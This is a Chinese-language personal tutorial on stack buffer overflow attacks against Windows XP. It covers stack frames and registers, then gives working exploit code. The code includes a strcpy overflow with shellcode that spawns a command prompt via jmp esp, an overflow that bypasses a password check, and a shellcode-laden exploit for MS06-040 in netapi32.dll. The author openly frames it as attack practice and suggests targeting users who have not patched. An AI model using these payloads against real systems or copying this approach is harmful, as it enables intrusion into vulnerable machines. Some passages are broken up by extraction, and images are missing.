# 缓冲区溢出攻击原理

## 一、缓冲区溢出攻击原理

**缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统当机、重新启动等后果。更为严重的是，可以利用它执行非授权指令，甚至可以取得系统特权，进而进行各种非法操作。缓冲区溢出是一种系统攻击的手段，通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。据统计，通过缓冲区溢出进行的攻击占所有系统攻击总数的80%以上。**

**知道了这个数据我非常震惊，以前进行的活动大都是找各方面的黑客软件然后学习这个软件怎么用，但是众所周知，攻击型的黑客软件都是各大杀毒软件的活靶子，基本上几天就不能用了，所以学习了这些软件的原理，我也能写几行代码，不再依赖黑客软件，就算汇编语言难掌握，也可以保存好常用的代码，其使用方法是比较简单的，下面是我学习的过程，由于没有经验，肯定有不少疏漏，也肯定不少地方绕了弯路，但自己学的过程中也获得了更多乐趣和收货时的喜悦，下面是具体介绍。**

**我用的是windows xp sp3编程软件是vc6.0。还用到了olldbg2.0。都是很常用的工具。**

**先介绍一下缓冲区溢出攻击的基础知识储备，进程内存空间是我最先接触的，现在看来也是最必要的基础，windows系统核心内存区间**

**0xFFFFFFFF~0x80000000 (4G~2G)**

**为Win32操作系统保留用户内存区间**


**0x00000000~0x80000000 (2G~0G)**



**堆: 动态分配变量(malloc), 向高地址增长**

**进程使用的内存可以按照功能大致分成以下4 个部分。  
 （1）代码区：这个区域存储着被装入执行的二进制机器代码，处理器会到这个区域取指并执行。  
 （2）数据区：用于存储全局变量等。  
 （3）堆 区：进程可以在堆区动态地请求一定大小的内存，并在用完之后归还给堆区。动态分配和回收是堆区的特点。  
 （4）栈 区：用于动态地存储函数之间的调用关系，以保证被调用函数在返回时恢复到调用函数中继续执行。**

**在Windows平台下，高级语言写出的程序经过编译链接，最终会变成PE文件。当PE文件被装载运行后，就成了所谓的进程。**

**PE文件代码段中包含的二进制级别的机器代码会被装入内存的代码区，处理器将到内存的这个区域一条一条地取出指令和操作数，并送入算术逻辑单元进行运算；如果代码中请求开辟动态内存，则会在内存的堆区分配一块大小合适的区域返回给代码区的代码使用；当函数调用发生时，函数的调用关系等信息会动态地保存在内存的栈区，以供处理器在执行完被调用函数的代码时，返回母函数。文字比较抽象，我是通过下面三张图理解的，而且这部分内容在大学计算机基础里讲过一些。**

****

** **

**堆栈 ( 简称栈 ) 是一种先进后出的数据表结构。栈有两种常用操作：压栈和出。栈有两个重要属性：栈顶和栈底。内存的栈区实际上指的是系统栈。系统栈 由 系统自动维护，用于实现高级言的函数调用。每一个函数在被调用时都 有 属于自己的栈帧空间。当函数被调用时，系统会为这个函数开辟一个新的栈帧，并把它压入栈中，所以正在运行的函数总在系统栈的栈顶。当函数返回时，系统栈会弹出该函数所对应的栈帧空间。**

**win32 系统提供了两个特殊的寄存器来标识系统栈最顶端的栈帧。**

**ESP: 扩展堆栈指针。 该寄存器存放一个指针，它指向系统栈最顶端那个函 数帧的栈顶。**

**EBP: 扩 展基指针。 该寄存器存放一个指针，它指向系统栈最顶端那个函数 栈的栈底。**

**此外， EIP 寄存器（扩展指令指针）对于堆栈的操作非常重要， EIP 包含将被执行的下一条指令的地址。**

**函数栈帧： ESP 和 EBP 之间的空间为当前栈帧，每一个函数都有属于自己ESP 和 EBP 指针。 ESP 表示了当前栈帧的栈顶， EBP 标识了当前栈的栈底 。**

**在函数栈帧中，一般包含 以 下重要的信息：**

**局部变量：系统会在该函数栈帧上为该函数运行 时 的局部变量分配 相应2 ． 函数返回地址：存放了本函数执行完后应该返回到调用本函数的母函数**

**（主调函数） 中继续执行的指令的位置。**

**在 Win32 操作系统中，当程序里出现函数调用时，系统会自动为这次函数**

**调用分配一个堆栈结构。 函数的调用大概包括下面几个步骤：**

**参数入栈 : 一般是将 被调函数的 参数从右到左依次压入系统栈 ( 即 调用该函数的母函数的函数栈帧 ) 中。**


**返回地址入栈： 把当前 EIP 的值 （ 当前代码 区正在 执行指令的下一条指令的地址 ） 压入栈中 ，作为返回地址 。**

**代码区跳转：将 EIP 指向 被 调用函数的入口 处 。**

**栈帧调整：主要是用来保持堆栈平衡，这个 过程可以由被调用函数执行，也可以由母函数执行，具体由编译器决定。 首先是 将 EBP 压入栈中（用于调用返回时恢复原堆栈） ，并 把 母 函数的 ESP 的值送入寄存器EBP 中 ，作为新的基址 ( 新栈帧的 EBP 实际上保存的是母函数的 ESP ) ，最后，为本地变量留出空间，把 ESP 减去适当的值（注意：内存分配是以字为单位的）**

**下面就是怎样让缓冲区溢出，以及找到并利用漏洞。缓冲区溢出就是在向缓冲区写入数据时，由于没有做边界检查，导致写入**


**冲区的数据超过预先分配的边界，从而使溢出数据覆盖在合法数据上而引起，大家可能已经想到了，我们可以把进程的目标地址覆盖，改成自己需要的地址。**

****

**shellcode 字面上指的是执行 shell 的字节码 ( 也称为机器码 ) 。现在 shellcode具有了更广泛的含义，可以将他定义为执行一个成功 exploit 的代码。**

**shellcode 可以通俗的理解为程序执行指令 ( 也就是汇编指令 ) 对应的机器码。**

**Win32 Shellcode C语言版**

****

**实用的Win32 Shellcode**

**Xor编码消除空字节**

**给出远程连接**

**Create server and listen**

**Accept client connection**

**Create a child process to run “cmd.exe”**

**Create two pipes and links the shell with socket**

**Command: Client send >> recv Server write >> pipe2 >> stdin Cmd.exe**

**Output: Client recv << send Server read << pipe1 << stdout Cmd.exe**

调用者的栈

调用参数

Return address

EBP

局部变量

SSSS

R

NNNN

NNNN

EBP

ESP

ESP

ESP

ESP

*JMP ESP*

**通过跳转指令执行Shellcode**

**如何利用跳转指令让漏洞程序正确执行我们的Shellcode**

**0040100F |. E8 0C000000 CALL**

**00401014 |. 83C4 08 ADD ESP,8**

**00401017 |. 8BE5 MOV ESP,EBP**

**00401019 |. 5D POP EBP**

**0040101A \. C3 RETN**

## 二、缓冲区溢出攻击技术

**为了说明如何对缓冲区溢出漏洞进行攻击，我们对下面的示例程序来进行**

**#include "string.h"**

**#include "stdio.h"**

**#include<windows.h>**

**char name[]="AAAAAAAAAAAAAAAA";**

**int main()**

**{**

**char output[8];**

**strcpy(output, name);// 内存拷贝，如果 name 长度超过 8 ，则出现缓冲区溢出**

**for(int i=0;i<8&&output[i];i++)**

**{**

**printf("\\0x%x",output[i]);**

**}**

**printf("\n");**

**return 0;**

**}**

**上面的程序里定义了一个 8 字节的缓冲区 output[8], 使用函数 strcpy 来将数 组**

**name 的内容拷贝到该缓冲去中，由于 name 数据的长度超过了 8 字节，根据第 二**

**部分关于函数调用和缓冲区溢出形成的原理， name 里的数据 依次 覆盖 了 EBP 和**

**返回地址 ( 两个都是 32 位的，占用 4 个字节 ) ，使得 strcpy 函数返回后的 EIP 指 向**

**0x41414141, 这个地址是非法地址，所以程序会出现异常而退出。图 3.1 为程序**

**异常退出的截图。**

****

**下面是通过更改地址打开目标主机的命令提示符窗口的示例程序，完成后就能通过命令提示符窗口操作目标主机**

**#include "string.h"**

**#include "stdio.h"**

**#include<windows.h>**

**char name[]=**

**"\x41\x41\x41\x41"**

**"\x41\x41\x41\x41"**

**"\x41\x41\x41\x41" /// 覆盖 ebp**

**"\x12\x45\xfa\x7f" //// 覆盖 eip ， jmp esp 地址 7ffa4512**

**"\x55\x8b\xec\x33\xc0\x50\x50\x50\xc6\x45\xf4\x6d"**

**"\xc6\x45\xf5\x73\xc6\x45\xf6\x76\xc6\x45\xf7\x63"**

**"\xc6\x45\xf8\x72\xc6\x45\xf9\x74\xc6\x45\xfa\x2e"**

**"\xc6\x45\xfb\x64\xc6\x45\xfc\x6c\xc6\x45\xfd\x6c"**

**"\x8d\x45\xf4\x50\xb8"**

**"\x77\x1d\x80\x7c" // LoadLibrary 的地址**

**"\xff\xd0"**

**"\x55\x8b\xec\x33\xff\x57\x57\x57\xc6\x45\xf4\x73"**

**"\xc6\x45\xf5\x74\xc6\x45\xf6\x61\xc6\x45\xf7\x72"**

**"\xc6\x45\xf8\x74\xc6\x45\xf9\x20\xc6\x45\xfa\x63"**

**"\xc6\x45\xfb\x6d\xc6\x45\xfc\x64\x8d\x7d\xf4\x57"**

**"\xba"**

**"\xc7\x93\xbf\x77" // System 的地址**

**"\xff\xd2";**

**int main()**

**{**

**char output[8];**

**strcpy(output, name);**

**for(int i=0;i<8&&output[i];i++)**

**{**

**printf("\\0x%x",output[i]);**


**}**


**printf("\n");**

**return 0;**

**}**

**其运行结果窗口为**

****

****

**非常强大，令我非常震惊。下面是一个通过溢出攻击越过密码检查程序的程序**

**#include<string.h>**

**#include <stdio.h>**

**#define PASSWORD "1234567"**

**int verify\_password (char \*password)**

**{**

**int authenticated;**

**char buffer[8];**

**authenticated=strcmp(password,PASSWORD);**

**strcpy(buffer,password);**

**return authenticated;**

**}**

**void main()**

**{**

**int valid\_flag=0;**

**char password[1024];**

**while(1)**

**{**

**printf("please input password:?????? ");**

**scanf("%s",password);**

**valid\_flag = verify\_password(password);**

**if(valid\_flag)**

**{**

**printf("incorrect password!\n\n");**

**}**

**else {**

**printf("Congratulation! You have passed the verification!\n");**


**break;**


**}**

**}**


**}**

**正确的运行结果为**

****

****

**如果输入的数字过长就会出现下面的窗口：**

****

## 三、实际漏洞

**下面就是找漏洞的过程，有时间不妨多去微软官网上看看发布的漏洞补丁，比较懒的或安全意识不强的肯定不会第一时间打补丁，我们就可趁机攻击。下面是微软一个非常有名的漏洞**

**Microsoft 安全公告 MS06-040**

**Server 服务中的漏洞可能允许远程执行代码 (921883)**

**Windows 中有一些非常重要的动态链接库 (dll) 文件 , 如负责 GUI 操作的**

**user32.d ll ，负责系统调用的 kernel32.d ll ，负责内存操作的 ntdll.d ll ，以及负责网**

**络操作的 netapi32.d ll 。**

**MS06-040 就是 由 于 负 责 网 络 操 作 的 netapi32.d ll 中的 导出 函数**

**NetpwPathCanonica lize 存在栈 溢出 漏洞 。这 个漏 洞影 响的 操 作系 统有**

**Windows2000 、 Windows2003 、 Windows XP sp1/sp2 等。而且这个漏洞被魔波蠕**

**虫病毒利用，所以非常出名。**

**用到的工具就是ollybdg 2.0，确认漏洞并寻找溢出点的过程非常繁琐，限于篇幅，不进行介绍，只介绍利用阶段，下面是一段溢出攻击代码：**

**#include <windows.h>**

**typedef void (\*MYPROC)(LPTSTR);**

**char shellcode[]=**

**"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"**

**"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"**

**"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"**

**"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"**

**"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"**

**"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"**

**"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"**

**"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"**

**"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"**

**"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"**

**"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";**

**int main()**

**{**

**char arg\_1[0x320];**

**char arg\_2[0x440];**

**int arg\_3=0x440;**

**char arg\_4[0x100];**

**long arg\_5=44;**

**HINSTANCE LibHandle;**

**MYPROC Trigger;**

**char dll[] = "./netapi32.dll";**

**char VulFunc[] = "NetpwPathCanonicalize";**

**LibHandle = LoadLibrary(dll);**

**Trigger = (MYPROC) GetProcAddress(LibHandle, VulFunc);**

**memset(arg\_1,0,sizeof (arg\_1));**

**memset(arg\_1,0x90,sizeof (arg\_1)-2);**

**memset(arg\_4,0,sizeof (arg\_4));**

**memset(arg\_4,'a',sizeof (arg\_4)-2);**

**memcpy(arg\_4,shellcode,168);**

**arg\_1[0x318]=0xF9;// CALL ECX 的地址**

**arg\_1[0x319]=0x52;**

**arg\_1[0x31A]=0x18;**

**arg\_1[0x31B]=0x75;**

**(Trigger)(arg\_1,arg\_2,arg\_3,arg\_4,&arg\_5,0);**

**FreeLibrary(LibHandle);**

**}**

**结果如下图：**

****